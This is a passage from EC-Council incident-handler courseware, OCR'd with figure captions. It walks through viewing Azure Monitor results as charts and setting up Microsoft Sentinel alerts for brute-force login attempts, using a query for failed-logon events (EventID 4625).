



Figure 8.39: Screenshot of Azure Monitor adding query to view charts

- **Step 8:** Now, you can select the **Chart** option beside the **Results** pane to view the graphical representation of **Results** for better analysis and insights, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.40: Screenshot of Azure Monitor showing results in chart

## Detecting Brute-force Attacks using Microsoft Azure Sentinel

Source: *https://www.microsoft.com*

Using RDP or brute force attacks, attackers attempt to compromise accounts or systems configured with weak authentication. Incident responders must detect these malicious attempts promptly before the attackers manage to compromise or gain access to the target machine.

**Steps to detect and respond to brute-force attempts using Microsoft Sentinel:**

- **Step 1:** Considering the failed login attempts categorized by EventID 4625, you can use the following query in Sentinel Log Analytics to detect brute-force attempts on the server:

```
SecurityEvent
| where EventID == 4625
```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.41: Screenshot of Microsoft Sentinel showing failed login attempts

After IP verification, you can determine whether the IP has already been blacklisted by the tool. Then, you can create an alert for detecting attacks.





Figure 8.42: Screenshot of Microsoft Sentinel showing blacklisted IPs

- **Step 2:** Open the **Analytics** panel in Microsoft Sentinel to create the alert. Now, click on the **Create** button and select the **Schedule query rule** option, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.43: Screenshot of Microsoft Sentinel showing Analytics panel

- **Step 3:** Provide the **Name** and **Description** of the alert in the **Analytics rule details** pane, as shown in the screenshot below.

